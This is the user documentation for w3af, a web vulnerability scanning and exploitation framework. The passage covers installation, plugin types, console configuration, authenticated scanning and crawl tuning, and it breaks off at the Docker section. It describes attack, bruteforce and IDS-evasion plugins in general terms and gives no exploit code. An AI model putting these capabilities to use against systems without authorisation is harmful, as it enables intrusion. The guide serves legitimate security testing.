
w3af - Web application attack and audit framework Documentation

Release 2019.1.2

Andres Riancho






Jun 16, 2020

Contents

1	Contents	3
1.1	Installation	3
1.2	Advanced installation	6
1.3	Updating to the latest version	8
1.4	Introduction	9
1.5	Running w3af	10
1.6	Automation using scripts	16
1.7	Authentication	16
1.8	Common use cases	19
1.9	Advanced use cases	20
1.10	w3af inside docker	23
1.11	Scan REST APIs	23
1.12	Exploiting Web application vulnerabilities	24
1.13	Web Application Payloads	26
1.14	Tests	30
1.15	Bug reporting	30
1.16	Contribute	34
2	GUI documentation	35
2.1	GUI Introduction	35
3	REST API documentation	57
3.1	REST API Introduction	57
4	Advanced tips and tricks	65
4.1	Advanced tips and tricks	65

This document is the user's guide for the Web Application Attack and Audit Framework (w3af), its goal is to provide a basic overview of what the framework is, how it works and what you can do with it.

w3af is a complete environment for auditing and exploiting Web applications. This environment provides a solid platform for web vulnerability assessments and penetration tests.

Github repository	
w3af homepage	
IRC channel	#irc
Users mailing list	
Developers mailing list	
Twitter feed	

1.1 Installation

1.1.1 Prerequisites

Make sure you have the following software ready before starting the installation:

- Git client: `sudo apt-get install git`
- Python 2.7, which is installed by default in most systems
- Pip version 1.1: `sudo apt-get install python-pip`

1.1.2 Installation

```
git clone https://github.com/andresriancho/w3af.git
cd w3af/
./w3af_console
. /tmp/w3af_dependency_install.sh
```

Let me explain what's going on there:

- First we use `git` to download `w3af`'s source code
- Then we try to run the `w3af_console` command, which will most likely fail because of missing dependencies. This command will generate a helper script at `/tmp/w3af_dependency_install.sh` that when run will install all the required dependencies.
- Dependencies are installed by running `/tmp/w3af_dependency_install.sh`

The framework dependencies don't change too often, but don't be alarmed if after updating your installation `w3af` requires you to install new dependencies.

1.1.3 Supported platforms

The framework should work on all Python supported platforms and has been tested in various Linux distributions, Mac OSX, FreeBSD and OpenBSD.

Note: The platform used for development is Ubuntu 14.04 and running our continuous integration tests is Ubuntu 12.04 LTS.

Warning: While in theory you can install w3af in Microsoft Windows, we don't recommend nor support that installation process.

One of the ugly details users can find is that w3af needs to detect the Operating System / Linux distribution, and then have support for creating the `/tmp/w3af_dependency_install.sh` for that specific combination. In other words, for Ubuntu we use `apt-get install` and for Suse we use `yum install`.

The list of distributions w3af knows how to generate the installation script for is [extensive](#). If we don't support your distribution, we'll default to Ubuntu.

1.1.4 Installation in Kali

The easiest way to install w3af in Kali is:

```
apt-get update
apt-get install -y w3af
```

This will install the latest packaged version, which might not be the latest available from our repositories. If the latest version is needed these steps are recommended:

```
cd ~
apt-get update
apt-get install -y python-pip w3af
pip install --upgrade pip
git clone https://github.com/andresriacho/w3af.git
cd w3af
./w3af_console
./tmp/w3af_dependency_install.sh
```

This will install the latest w3af at `~/w3af/w3af_console` and leave the packaged version un-touched.

Note:

There are two versions in your OS now:

- `cd ~/w3af/ ; ./w3af_console` will run the latest version
 - `w3af_console` will run the one packaged in Kali
-

1.1.5 Installing using Docker

[Docker](#) is awesome, it allows users to run w3af without installing any of it's dependencies. The only pre-requisite is to [install docker](#), which is widely supported.

Once the docker installation is running these steps will yield a running w3af console:

```
$ git clone https://github.com/andresriancho/w3af.git
$ cd w3af/extras/docker/scripts/
$ sudo ./w3af_console_docker
w3af>>>
```

For advanced usage of w3af's docker container please read the documentation at the [docker registry hub](#)

1.1.6 Installation in Mac OSX

In order to start the process, you need XCode and MacPorts installed.

```
sudo xcode-select --install
sudo port selfupdate
sudo port upgrade outdated
sudo port install python27
sudo port select python python27
sudo port install py27-pip
sudo port install py27-libdnet git-core automake gcc48 py27-setuptools autoconf py27-
↳pcapy
./w3af_console
. /tmp/w3af_dependency_install.sh
```

Those commands should allow you to run `./w3af_console` again without any issues, in order to run the GUI a new dependency set is required:

```
sudo port install py27-pygtk py27-pygtksourceview graphviz
sudo port install py27-webkitgtk
./w3af_gui
. /tmp/w3af_dependency_install.sh
```

1.1.7 Troubleshooting

After running the helper script w3af still says I have missing python dependencies, what should I do?

You will recognize this when this message appears: “Your python installation needs the following modules to run w3af”.

First you'll want to check that all the dependencies are installed. To do that just follow these steps:

```
$ cd w3af
$ ./w3af_console
...
Your python installation needs the following modules to run w3af:
futures
...
$ pip freeze | grep futures
futures==2.1.5
$
```

Replace `futures` with the library that is missing in your system. If the `pip freeze | grep futures` command returns an empty result, you'll need to install the dependency using the `/tmp/`

`w3af_dependency_install.sh` command. Pay special attention to the output of that command, if installation fails you won't be able to run `w3af`.

It is important to notice that `w3af` requires specific versions of the third-party libraries. The specific versions required at `/tmp/w3af_dependency_install.sh` need to match the ones you see in the output of `pip freeze`. If the versions don't match you can always install a specific version using `pip install --upgrade futures==2.1.5`.

w3af still says I have missing operating system dependencies, what should I do?

You will recognize this when this message appears: "please install the following operating system packages".

Most likely you're using a Linux distribution that `w3af` doesn't know how to detect. *This doesn't mean that w3af won't work with your distribution!* It just means that our helper tool doesn't know how to create the `/tmp/w3af_dependency_install.sh` script for you.

What you need to do is:

- Find a match between the Ubuntu package name given in the list and the one for your distribution * Install it * Run `./w3af_console` again. Repeat until fixed

Please [create a ticket](#) explaining the packages you installed, your distribution, etc. and we'll add the code necessary for others to be able to install `w3af` without going through any manual steps.

How do I ask for support on installation issues?

You can [create a ticket](#) containing the following information:

- Your linux distribution (usually the contents of `/etc/lsb-release` will be enough)
- The contents of the `/tmp/w3af_dependency_install.sh` file
- The output of `pip freeze`
- The output of `python --version`

1.2 Advanced installation

Warning: None of these installation methods are recommended for new users. Please refer to [Installation](#) for the most common ways to get started with `w3af`.

1.2.1 Bleeding edge vs. stable

We develop `w3af` using `git flow`, this means that we'll always have at least two branches in our repository:

- `master`: The branch where our latest stable code lives. We take it very seriously to make sure all unit tests `PASS` in this branch. * `develop`: The branch where new features are merged and tested. Not as stable as `master` but we try to keep this one working too.

Advanced users might want to be on the bleeding edge aka `develop` to get the latest features, while users using `w3af` for continuous scanning and other tasks which require stability would choose `master` (our stable release).

Moving to bleeding edge `w3af` is easy:

```
git clone https://github.com/andresriacho/w3af.git
cd w3af/
git checkout develop
./w3af_console
. /tmp/w3af_dependency_install.sh
```

To the regular installation procedure we added the `git checkout develop`, that's it! If you're running in this branch and find an issue, please report it back to us too. We're interested in hearing about **any issues** users identify.

1.2.2 Installing using virtualenv

Note: Installing in a `virtualenv` is great to isolate `w3af` python packages from the system packages.

Virtualenv is a great tool that will allow you to install `w3af` in a virtual and isolated environment that won't affect your operating system python packages.

```
$ cd w3af
$ virtualenv venv
$ . venv/bin/activate
(venv) $ ./w3af_console
(venv) $ . /tmp/w3af_dependency_install.sh
```

All the packages installed using the `/tmp/w3af_dependency_install.sh` script will be stored inside the `venv` directory and won't affect your system packages.

Installation of the GUI dependencies inside a `virtualenv` is a little bit trickier since it requires C libraries which are not installed using `pip`. [This information](#) might be useful for installing `w3af`'s GUI inside a `virtualenv`:

```
$ cd w3af
$ sudo apt-get install python-gtksourceview2 python-gtk2
$ virtualenv --system-site-packages venv
$ . venv/bin/activate
(venv) $ ./w3af_gui
(venv) $ . /tmp/w3af_dependency_install.sh
```

Or,

```
$ cd w3af
$ sudo apt-get install python-gtksourceview2 python-gtk2
$ virtualenv venv
$ mkdir -p venv/lib/python2.7/dist-packages/
$ cd venv/lib/python2.7/dist-packages/
$ ln -s /usr/lib/python2.7/dist-packages/glib/ glib
$ ln -s /usr/lib/python2.7/dist-packages/gobject/ gobject
$ ln -s /usr/lib/python2.7/dist-packages/gtk-2.0* gtk-2.0
$ ln -s /usr/lib/python2.7/dist-packages/pygtk.pth pygtk.pth
$ ln -s /usr/lib/python2.7/dist-packages/cairo cairo
$ ln -s /usr/lib/python2.7/dist-packages/webkit/ webkit
$ ln -s /usr/lib/python2.7/dist-packages/webkit.pth webkit.pth
$ cd -
$ . venv/bin/activate
(venv) $ ./w3af_gui
(venv) $ . /tmp/w3af_dependency_install.sh
```

Each time you want to run `w3af` in a new console you'll have to activate the `virtualenv`:

```
$ cd w3af
$ . venv/bin/activate
(venv) $ ./w3af_console
```

1.3 Updating to the latest version

1.3.1 Manually updating

Manually updating to the latest w3af version is trivial:

```
cd w3af/
git pull
```

Note: After an update, w3af might require new dependencies.

1.3.2 Auto-update feature

The framework includes an auto-update feature. This feature allows you to run our latest Git version without worrying about executing the `git pull` command. You can configure your local w3af instance to update itself for you once a day, weekly or monthly.

The auto-update feature is enabled by default and its configuration can be changed using the `~/.w3af/startup.conf` file. The file is generated after the first run.

```
[STARTUP_CONFIG]
last-update = 2013-01-24
frequency = D
auto-update = true
```

The feature can be completely disabled by setting the `auto-update` section to `false`; and the update frequency has D, W and M (daily, weekly and monthly) as valid values.

It is also possible to force the update to take place, or not, by simply giving the `w3af_console` or `w3af_gui` scripts the desired option: `--force-update` or `--no-update`.

1.3.3 Branches

Note: This section is only interesting for advanced users.

We use `git flow` to manage our development process, this means that you'll find the latest stable code at `master`, a development version at `develop` and experiments and unstable code in `feature` branches. I encourage advanced users to experiment with the code at `develop` and `feature` branches and report bugs, it helps us advance our development and get real testers while we don't disturb other users that require stable releases.

```
git clone git@github.com:andresriancho/w3af.git
cd w3af/
git checkout develop
git branch
```

1.4 Introduction

Before running `w3af` users need to know the basics about how the application works behind the scenes. This will enable users to be more efficient in the process of identifying and exploiting vulnerabilities.

1.4.1 Main plugin types

The framework has three main plugins types: `crawl`, `audit` and `attack`.

Crawl plugins

They have only one responsibility, finding new URLs, forms, and other injection points. A classic example of a discovery plugin is the web spider. This plugin takes a URL as input and returns one or more injection points.

When a user enables more than one plugin of this type, they are run in a loop: If `plugin A` finds a new URL in the first run, the `w3af` core will send that URL to `plugin B`. If `plugin B` then finds a new URL, it will be sent to `plugin A`. This process will go on until all plugins have run and no more information about the application can be found.

Audit plugins

Take the injection points found by `crawl` plugins and send specially crafted data to all in order to identify vulnerabilities. A classic example of an audit plugin is one that searches for SQL injection vulnerabilities by sending a `'b"c` to all injection points.

Attack plugins

Their objective is to exploit vulnerabilities found by audit plugins. They usually return a shell on the remote server, or a dump of remote tables in the case of SQL injection exploits.

1.4.2 Other plugins

Infrastructure

Identify information about the target system such as installed WAF (web application firewalls), operating system and HTTP daemon.

Grep

Analyze HTTP requests and responses which are sent by other plugins and identify vulnerabilities. For example, a `grep` plugin will find a comment in the HTML body that has the word “password” and generate a vulnerability.

Output

The way the framework and plugins communicate with the user. Output plugins save the data to a text, xml or html file. Debugging information is also sent to the output plugins and can be saved for analysis.

Messages sent to the output manager are sent to all enabled plugins, so if you have enabled `text_file` and `xml_file` output plugins, both will log any vulnerabilities found by an audit plugin.

Note:

Ideas:

- Send vulnerabilities to an internal issue tracker using its REST API
 - Parse w3af's XML output and use it as input for other tools
-

Mangle

Allow modification of requests and responses based on regular expressions, think “sed (stream editor) for the web”.

Bruteforce

Bruteforce logins found during the `crawl` phase.

Evasion

Evade simple intrusion detection rules by modifying the HTTP traffic generated by other plugins.

1.4.3 Scan configuration

After configuring the `crawl` and `audit` plugins, and setting the target URL the user starts the scan and waits for the vulnerabilities to appear in the user interface.

Any vulnerabilities which are found during the scan phase are stored in a knowledge base; which is used as the input for the `attack` plugins. Once the scan finishes the user will be able to execute the `attack` plugins on the identified vulnerabilities.

1.4.4 Configuration recommendations

At this point it should be obvious but:

Warning: Scan time will strongly depend on the number of `crawl` and `audit` plugins you enable.

In most cases we recommend running w3af with the following configuration:

- `crawl: web_spider`
- `audit: Enable all`
- `grep: Enable all`

1.5 Running w3af

w3af has two user interfaces, the console user interface and the graphical user interface. This user guide will focus on the console user interface where it's easier to explain the framework's features. To fire up the console UI execute:

```
$ ./w3af_console
w3af>>>
```

From this prompt you will be able to configure framework and plugin settings, launch scans and ultimately exploit a vulnerability. At this point you can start typing commands. The first command you have to learn is `help` (please note that commands are case sensitive):

```
w3af>>> help
|-----|
| start      | Start the scan. |
| plugins    | Enable and configure plugins. |
| exploit     | Exploit the vulnerability. |
| profiles   | List and use scan profiles. |
| cleanup    | Cleanup before starting a new scan. |
|-----|
| help       | Display help. Issuing: help [command] , prints |
|            | more specific help about "command" |
| version    | Show w3af version information. |
| keys       | Display key shortcuts. |
|-----|
| http-settings | Configure the HTTP settings of the framework. |
| misc-settings | Configure w3af misc settings. |
| target      | Configure the target URL. |
|-----|
| back       | Go to the previous menu. |
| exit       | Exit w3af. |
|-----|
| kb         | Browse the vulnerabilities stored in the |
|            | Knowledge Base |
|-----|
w3af>>>
w3af>>> help target
Configure the target URL.
w3af>>>
```

The main menu commands are explained in the help that is displayed above. The internals of every menu will be seen later in this document. As you already noticed, the `help` command can take a parameter, and if available, a detailed help for that command will be shown, e.g. `help keys`.

Other interesting things to notice about the console UI is the ability for tabbed completion (type ‘`plu`’ and then `TAB`) and the command history (after typing some commands, navigate the history with the up and down arrows).

To enter a configuration menu, you just have to type it’s name and hit enter, you will see how the prompt changes and you are now in that context:

```
w3af>>> http-settings
w3af/config:http-settings>>>
```

All the configuration menus provide the following commands:

- `help`
- `view`
- `set`
- `back`

Here is a usage example of these commands in the `http-settings` menu:

```
w3af/config:http-settings>>> help
|-----|
| view  | List the available options and their values. |
| set   | Set a parameter value.                       |
| save  | Save the configured settings.                 |
|-----|
| back  | Go to the previous menu.                     |
| exit  | Exit w3af.                                   |
|-----|
w3af/config:http-settings>>> view
|-----|
|-----|
| Setting          | Value      | Description                                     |
|-----|
|-----|
| url_parameter    |            | Append the given URL parameter to every      |
|→accessed URL.    |            | Example: http://www.foobar.com/index.jsp;    |
|→<parameter>?id=2 |            |
| timeout          | 15         | The timeout for connections to the HTTP server |
|→                |            |
| headers_file     |            | Set the headers filename. This file has      |
|→additional headers|            | which are added to each request.             |
|→                |            |
|-----|
|-----|
|...
|-----|
|→basic_auth_user   |            | Set the basic authentication username for HTTP |
|→requests         |            |
| basic_auth_passwd |            | Set the basic authentication password for HTTP |
|→requests         |            |
| basic_auth_domain |            | Set the basic authentication domain for HTTP   |
|→requests         |            |
|-----|
|-----|
w3af/config:http-settings>>> set timeout 5
w3af/config:http-settings>>> save
w3af/config:http-settings>>> back
w3af>>>
```

To summarize, the `view` command is used to list all configurable parameters, with their values and a description. The `set` command is used to change a value. Finally we can execute `back` or press `CTRL+C` to return to the previous menu. A detailed help for every configuration parameter can be obtained using `help parameter` as shown in this example:

```
w3af/config:http-settings>>> help timeout
Help for parameter timeout:
=====
Set low timeouts for LAN use and high timeouts for slow Internet connections.

w3af/config:http-settings>>>
```

The `http-settings` and the `misc-settings` configuration menus are used to set system wide parameters that are used by the framework. All the parameters have defaults and in most cases you can leave them as they are. `w3af`

was designed in a way that allows beginners to run it without having to learn a lot of its internals.

It is also flexible enough to be tuned by experts that know what they want and need to change internal configuration parameters to fulfill their tasks.

1.5.1 Running w3af with GTK user interface

The framework has also a graphical user interface that you can start by executing:

```
$ ./w3af_gui
```

The graphical user interface allows you to perform all the actions that the framework offers and features a much easier and faster way to start a scan and analyze the results.

Note: The GUI has different third party dependencies and might require you to install extra OS and python packages.

1.5.2 Plugin configuration

The plugins are configured using the “plugins” configuration menu.

```
w3af>>> plugins
w3af/plugins>>> help
|-----|
| list          | List available plugins.          |
|-----|
| back          | Go to the previous menu.         |
| exit          | Exit w3af.                       |
|-----|
| output        | View, configure and enable output plugins |
| audit         | View, configure and enable audit plugins  |
| crawl         | View, configure and enable crawl plugins  |
| bruteforce    | View, configure and enable bruteforce plugins |
| grep          | View, configure and enable grep plugins   |
| evasion       | View, configure and enable evasion plugins |
| infrastructure | View, configure and enable infrastructure plugins |
| auth          | View, configure and enable auth plugins   |
| mangle        | View, configure and enable mangle plugins  |
|-----|
w3af/plugins>>>
```

All plugins except the attack plugins can be configured within this menu. Lets list all the plugins of the audit type:

```
w3af>>> plugins
w3af/plugins>>> list audit
|-----|
| Plugin name   | Status | Conf | Description          |
|-----|
| blind_sqlqli  |        | Yes  | Identify blind SQL injection |
|               |        |      | vulnerabilities.      |
| buffer_overflow |        |      | Find buffer overflow vulnerabilities. |
| ...          |        |      |
```

To enable the `xss` and `sqli` plugins, and then verify that the command was understood by the framework, we issue this set of commands:

```
w3af/plugins>>> audit xss, sqli
w3af/plugins>>> audit
|-----|
| Plugin name      | Status | Conf | Description |
|-----|
| sqli             | Enabled |      | Find SQL injection bugs. |
| ssi              |        |      | Find server side inclusion |
|                 |        |      | vulnerabilities. |
| ssl_certificate  |        | Yes  | Check the SSL certificate validity |
|                 |        |      | (if https is being used). |
| un_ssl          |        |      | Find out if secure content can also |
|                 |        |      | be fetched using http. |
| xpath           |        |      | Find XPATH injection |
|                 |        |      | vulnerabilities. |
| xss             | Enabled | Yes  | Identify cross site scripting |
|                 |        |      | vulnerabilities. |
| xst             |        |      | Find Cross Site Tracing |
|                 |        |      | vulnerabilities. |
|-----|
w3af/plugins>>>
```

Or if the user is interested in knowing exactly what a plugin does, he can also run the `desc` command like this:

```
w3af/plugins>>> audit desc xss

This plugin finds Cross Site Scripting (XSS) vulnerabilities.

One configurable parameters exists:
- persistent_xss

To find XSS bugs the plugin will send a set of javascript strings to
every parameter, and search for that input in the response.

The "persistent_xss" parameter makes the plugin store all data
sent to the web application and at the end, request all URLs again
searching for those specially crafted strings.

w3af/plugins>>>
```

Now we know what this plugin does, but let's check its internals:

```
w3af/plugins>>> audit config xss
w3af/plugins/audit/config:xss>>> view
|-----|
| Setting          | Value | Description |
|-----|
| persistent_xss   | True  | Identify persistent cross site scripting |
|                 |       | vulnerabilities |
|-----|
w3af/plugins/audit/config:xss>>> set persistent_xss False
w3af/plugins/audit/config:xss>>> back
The configuration has been saved.
w3af/plugins>>>
```

The configuration menus for the plugins also have the `set` command for changing the parameters values, and the `view` command for listing existing values. On the previous example we disabled persistent cross site scripting checks

in the xss plugin.

1.5.3 Saving the configuration

Once the plugin and framework configuration is set, it is possible to save this information to a profile:

```
w3af>>> profiles
w3af/profiles>>> save_as tutorial
Profile saved.
```

Profiles are saved as files in `~/.w3af/profiles/`. The saved configuration can be loaded in order to run a new scan:

```
w3af>>> profiles
w3af/profiles>>> use fast_scan
The plugins configured by the scan profile have been enabled, and their options_
↪configured.
Please set the target URL(s) and start the scan.
w3af/profiles>>>
```

Sharing a profile with another user might be problematic, since they include full paths to the files referenced by plugin configurations which would require users to share the profile, referenced files, and manually edit the profile to match the current environment. To solve this issue the self-contained flag was added:

```
w3af>>> profiles
w3af/profiles>>> save_as tutorial self-contained
Profile saved.
```

A self-contained profile bundles all the referenced files inside the profile and can be easily shared with other users.

1.5.4 Starting the scan

After configuring all desired plugins the user has to set the target URL and finally start the scan. The target selection is done this way:

```
w3af>>> target
w3af/config:target>>> set target http://localhost/
w3af/config:target>>> back
w3af>>>
```

Finally, run `start` in order to run all the configured plugins.

```
w3af>>> start
```

At any time during the scan, you can hit `<enter>` in order to get a live status of the w3af core. Status lines look like this:

```
Status: Running discovery.web_spider on http://localhost/w3af/ | Method: GET.
```

1.6 Automation using scripts

While developing w3af, we realized the need of fast and easy way to execute the same steps over and over, so the script functionality was born. w3af can run a script file using the `-s` argument. Script files are text files with one `w3af_console` command on each line. An example script file would look like this:

```
plugins
output text_file
output config text_file
set output_file output-w3af.txt
set verbose True
back
```

Note: Scripts are great for running periodic scans against your site using cron!

Note: Example script files can be found inside the `scripts/` directory.

1.6.1 VIM syntax file

A [VIM syntax file](#) for w3af script editing is provided and maintained by the project development team.

1.7 Authentication

These types of authentication schemes are supported by w3af:

- HTTP Basic authentication
- NTLM authentication
- Form authentication
- Setting an HTTP cookie

If the user provides credentials w3af will make sure that the scan is run using an active user session.

HTTP Basic and NTLM authentication are two types of HTTP level authentication usually provided by the web server, while the form and cookie authentication methods are provided by the application itself. It's up to the user to identify which authentication method is required to keep a session with the application, but usually a quick inspection of the HTTP traffic will define what's required.

1.7.1 Basic and NTLM authentication

To configure basic or NTLM credentials open the HTTP settings menu. The configuration set in this section will affect all plugins and other core libraries.

```
w3af>>> http-settings
w3af/config:http-settings>>> view
|-----|
| Setting          | Description
|-----|
```

(continues on next page)

(continued from previous page)

```

|-----|
↪- |
...
|-----|
↪- |
| ntlm_auth_url          | Set the NTLM authentication domain for HTTP requests      ↪
↪ |
| ntlm_auth_user         | Set the NTLM authentication username for HTTP requests      ↪
↪ |
| ntlm_auth_passwd       | Set the NTLM authentication password for HTTP requests      ↪
↪ |
| ntlm_auth_domain       | Set the NTLM authentication domain (the windows domain_    ↪
↪ name) |
|                         | requests. Please note that only NTLM v1 is supported.      ↪
↪ |
|-----|
↪- |
...
|-----|
↪- |
| basic_auth_user        | Set the basic authentication username for HTTP requests      ↪
↪ |
| basic_auth_passwd      | Set the basic authentication password for HTTP requests      ↪
↪ |
| basic_auth_domain      | Set the basic authentication domain for HTTP requests        ↪
↪ |
|-----|
↪- |
w3af/config:http-settings>>>

```

Please note the two different configuration sections for basic HTTP authentication and NTLM authentication. Enter your preferred settings and then save. The scanner is now ready to start an authenticated scan, the next step would be to enable specific plugins and start the scan.

Note: NTML and basic authentication usually require usernames with the \ character, which needs to be entered as \ in the w3af-console. For example to use *domain\user* as the user use `set basic_auth_user domain\\user`.

1.7.2 Form authentication

Form authentication has changed significantly in the latest w3af versions. Starting with version 1.6 the form authentication is configured using `auth` plugins. There are two authentication plugins available in the framework:

- detailed
- generic

Authentication plugins are a special type of plugin which is responsible to keep a session alive during the whole scan. These plugins are called before starting the scan (in order to get a fresh session) and once every 5 seconds while the scan is running (to verify if the current session is still alive and create a new one if needed).

This tutorial will explain how to configure the `generic` authentication plugin which has the following options:

- `username`: Web application's username
- `password`: Web application's password

- `username_field`: The name of the username form input that can be found in the login HTML source.
- `password_field`: The name of the password form input that can be found in the login HTML source.
- `auth_url`: The URL where the username and password are POST'ed to.
- `check_url`: The URL that will be used to check if the session is still active, usually this is set to the web application user's settings page.
- `check_string`: A string that if found in the `check_url`'s HTTP response body proves that the session is still active, usually this is set to a string that can only be found in the user's settings page, for example his last name.

Once all these settings have been configured, it is recommended to start a test scan only with `crawl.web_spider` and `auth.generic` in order to verify that all the post-authentication forms and links are identified. Also, keep an eye on w3af's log since the authentication plugins will create log entries if there is any issue with the authentication process. Log entries like:

```
Login success for admin/password User "admin" is currently logged into
the application
```

Are what you would expect to see if the configuration was successful and messages like:

```
Can't login into web application as admin/password
```

Show that either the plugin configuration is incorrect, or the application requires more parameters to be sent to the `auth_url` which in some cases is solved by using the detailed plugin.

Warning: Configure the `crawl.web_spider` plugin to ignore the logout link. This is important since we want to keep the session alive for the duration of the scan.

Note: Creating new authentication plugins is easy! Custom authentication types can be added by cloning the detailed auth plugin.

1.7.3 Setting HTTP Cookie

For the cases in which the form authentication doesn't work, which might be related with login forms containing anti-CSRF tokens or two factor authentication, w3af provides users with a method to set one or more HTTP cookies to use during the scan.

You can capture those cookies in any way you like: directly from the browser, using a web proxy, wireshark, etc.

Create a Netscape format cookie jar file using a text editor, replacing the example values:

```
# Netscape HTTP Cookie File
.netscape.com    TRUE      /    FALSE    946684799    NETSCAPE_ID 100103
```

Once the file is created set the `cookie_jar_file` setting in the `http-settings` menu to point to it.

Warning: Make sure the file you've created follows the specification, Python's cookie parser is really strict and won't load cookies if any errors are found.

The most common errors are to omit the dot at the beginning of the domain name (see `.netscape.com`) and to use spaces instead of tabs as a field separator (the example above uses tabs but the HTML renderer might replace it with spaces).

Warning: Configure the `crawl.web_spider` plugin to ignore the logout link. This is important since we want to keep the session alive for the duration of the scan.

1.7.4 Setting HTTP headers

Some Web applications use custom HTTP headers for authentication, this is also supported by the w3af framework.

This method will set an HTTP request header which will be added to each HTTP request that is sent by the framework, note that no verification of the session's state is made when using this method, if the session is invalidated the scan will continue using the invalid session (header value).

In order to use this method you'll first have to:

- Create a text file using your favorite text editor with the following contents: `Cookie: <insert-cookie-here>`, without the quotes and inserting the desired session cookie.
- Then, in w3af's `http-settings` configuration menu set the `headers_file` configuration parameter to point to the recently created file.
- `save`

The w3af scanner is now configured to use the HTTP session cookie for all HTTP requests.

1.8 Common use cases

Due to the multiple configuration settings the framework has it's sometimes difficult to find how to perform a specific task, this page explains how to perform some common use cases using w3af.

1.8.1 The JavaScript crawler

w3af implements JavaScript crawling in the `crawl.web_spider` plugin. The JS crawler is enabled by default and can be disabled (not recommended if you want to achieve high test coverage) using the plugin's configuration.

The JS crawler uses either Google Chrome or Chromium to load the target pages and interact with them.

Warning: Google Chrome is recommended over Chromium. Performance tests indicate that Chromium is a bit slower.

The JS crawler is fully automated and does not require any configuration, just enable `crawl.web_spider`!

1.8.2 Scanning only one directory

When auditing a site it's common to be interested in scanning only the URLs inside a specific directory. In order to achieve this task follow these steps:

- Set the target URL to `http://domain/directory/`
- Enable all audit plugins
- Enable the `crawl.web_spider` plugin
- In `crawl.web_spider` set the `only_forward` flag to `True`

Using this configuration the crawler will only yield URLs which are inside `/directory`. Then audit plugins will only scan the URLs inside that directory.

1.8.3 Saving URLs and using them as input for other scans

Crawling can be an expensive process, which in some cases requires manual intervention (spider man plugin). In order to save all the URLs found during a scan it's possible to use the `output.export_requests` plugin which will write the URLs to a user configured file.

Loading the saved data is achieved using the `import_results` plugin, which reads all the information and feeds it into w3af's core.

1.9 Advanced use cases

1.9.1 Complex Web applications

Some Web applications use browser-side technologies such as JavaScript, Flash and Java applets, technologies that the browsers understand; and w3af is still unable to.

A plugin called `spider_man` was created to solve this issue, allowing users to analyze complex Web applications. The plugin starts an HTTP proxy which is used by the user to navigate the target site, during this process the plugin will extract information from the requests and send them to the enabled audit plugins.

Note: The `spider_man` plugin can be used when Javascript, Flash, Java applets or any other browser side technology is present. The only requirement is for the user to manually browse the site using `spider_man` as HTTP(s) proxy.

Note: See `ca-config` for details about how to configure w3af's certificate authority (CA) in your browser.

A simple example will clarify things, let's suppose that w3af is auditing a site and can't find any links on the main page. After a closer inspection of the results by the user, it is clear that the main page has a Java applet menu where all the other sections are linked from. The user runs w3af once again and now activates the `crawl.spider_man` plugin, navigates the site manually using the browser and the spiderman proxy. When the user has finished his browsing, w3af will continue with all the hard auditing work.

This is a sample `spider_man` plugin run:

```
w3af>>> plugins
w3af/plugins>>> crawl spider_man
w3af/plugins>>> audit sqli
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://localhost/
w3af/target>>> back
w3af>>> start
spider_man proxy is running on 127.0.0.1:44444 .
Please configure your browser to use these proxy settings and navigate the target_
↪site.
To exit spider_man plugin please navigate to http://127.7.7.7/spider_man?terminate .
```


Now the user configures his browser to use the 127.0.0.1:44444 address as HTTP proxy and navigates the target site, when he finishes navigating the site sections he wants to audit he navigates to `http://127.7.7.7/spider_man?terminate` which will stop the proxy and finish the plugin. The `audit.sqli` plugin will run over the identified HTTP requests.

1.9.2 Ignoring specific forms

w3af allows users to configure which forms to ignore using a feature called form ID exclusions. This feature was created when users identified limitations in the previous (more simplistic) exclusion model which only allowed forms to be ignored using URL matching.

Exclusions are configured using a list of form IDs provided in the following format:

```
[{"action": "/products/.*",
  "inputs": ["comment"],
  "attributes": {"class": "comments-form"},
  "hosted_at_url": "/products/.*",
  "method": "get"}]
```

Where:

- `action` is a regular expression matching the URL path of the form action,
- `inputs` is a list containing the form inputs,
- `attributes` is a map containing the `<form>` tag attributes,
- `hosted-at-url` is a regular expression matching the URL path where the form was found,
- `method` is the HTTP method using to submit the form.

So, for example, if a user wants to ignore all forms which are sent using the HTTP POST method he would configure the following form ID:

```
[{"method": "post"}]
```

If the user decides to ignore all forms which are sent to a specific action and contain the `class` attribute with value `comments-form` he would configure:

```
[{"action": "/products/comments",
  "attributes": {"class": "comments-form"}}]
```

More than one form ID can be specified in the list, for example the following will exclude all forms with methods POST and PUT:

```
[{"method": "post"}, {"method": "put"}]
```

Ignoring all forms is also possible using:

```
[{}]
```

This feature is configured using two variables in the `misc-settings` menu:

- `form_id_list`: A string containing the format explained above to match forms.
- `form_id_action`: The default action is to exclude the forms which are found by w3af and match at least one of the form IDs specified in `form_id_list`, but the user can also specify `include` to only scan the forms which match at least one of the form IDs in the list.

To ease the configuration of this setting `w3af` will add a `debug` line to the output (make sure to set `verbose` to `true` to see these lines in the output file `plugin`) containing the form ID of each identified form.

Note: This feature works well together with `blacklist_http_request`. `w3af` will only send requests to the target if they match both filters.

1.9.3 Ignoring URLs during fuzzing

`w3af` allows users to configure a set of URLs that will be used for crawling (finding new URLs) but will be ignored during the `audit` phase. In order to use this feature users need to set the URLs to be excluded in `misc-settings.blacklist_audit`.

1.9.4 Variants

Crawling web applications is a challenging task: some web applications have thousands of URLs, some of those with one or more HTML forms. Let's explore a common e-commerce site which has one thousand products, each shown in a different URL such as:

- `/products/title-product-A`
- `/products/another-product-title`
- `/review-comment?id=6631`

When browsing to each of those URLs the HTML contains three forms, one to add the product to the cart, another one to favorite the product and finally one to ask a question regarding this product. The form action for each form is set to the product page.

The main goal of an application security scan is to achieve full test coverage (all the application code is tested) with the least amount of HTTP requests.

`w3af` needs to be able to efficiently crawl sites like this, reducing the number of HTTP requests to reach full test coverage. Some assumptions can be made:

- Submitting the form that will favorite one product will run the same server side code to favorite another product in the same e-commerce site.
- Browsing `/product/*` pages will always run the same server side code and show the same three HTML forms.
- Requesting `/review-comment?id=*` will always return a comment.

If we believe those to be true, then we can simply request a few samples instead of all. The number of samples to collect can be configured with these `misc` settings are for:

- `path_max_variants`: Limit how many product pages will be crawled
- `params_max_variants`: Limit how many variants to sample for URLs with the same path and parameter names
- `max_equal_form_variants`: Limit how many forms with the same parameters but different URLs to sample

The default should suit most of the sites, but advanced users might want to modify these settings when the scan is taking too much time or, multiple areas of the application are not being scanned and the debug log shows many messages containing the `Ignoring ... simply a variant`.

1.10 w3af inside docker

Using `w3af` inside docker should be transparent for most use cases, this page documents the use cases which are complex to solve when docker is added to the mix.

1.10.1 Ports and services

